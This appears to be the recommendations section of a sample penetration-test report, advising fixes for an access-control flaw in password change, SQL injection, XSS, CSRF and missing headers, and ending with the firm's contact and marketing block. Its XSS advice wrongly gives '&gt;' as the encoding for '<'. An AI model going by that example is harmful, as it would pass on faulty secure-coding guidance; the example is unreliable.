Multiple components were found to have a high of compromise which indicates sensitive information is at risk for unauthorized access or disclosure. Based on this, the recommendations provided as part of this assessment have been prioritized based on risk and perceived impact.

## 6.1 Tactical Security Recommendations

### Web Application:

HIGH

**5.1.1:** Implement access controls that check to ensure the session (**PHPSESSID** cookie) is associated with the **userId** parameter that the password change is requested for.

HIGH

**5.1.2:** The most effective way to prevent SQL injection attacks is to use parameterized queries (commonly used with prepared statements for increased performance) for all database queries.

MEDIUM

**5.1.3:** It is recommended that the user's input is sanitized by removing special characters `<`, `>`, `'`, `"`, `&`, `/` and JavaScript onEvent actions. If special characters are required in the affected parameters, output encoding should be used to replace special characters with their HTML equivalent. (e.g., `<` becomes `&gt;`)

MEDIUM

**5.1.4:** All affected forms should include an additional token that is not conveyed in a cookie and contains sufficient entropy to avoid predictability in the event of an attack. This is known as a CSRF (or XSRF) token

LOW

**5.1.5:** Applications are advised to enable the missing security headers.

# Ready to strengthen your security posture?

There's simply no room  
for compromise.

Get in touch to share your  
cybersecurity needs with our  
team and get a free quote.

📞 647 797 9230

@ info@packetlabs.net

🌐 packetlabs.net

📍 606-6733 Mississauga Road, Mississauga, ON, L5N 6J5

📧 @pktlabs

in /packetlabs-ltd-

f @packetlabs



Scan **QR code**  
to book a virtual  
consultation with us.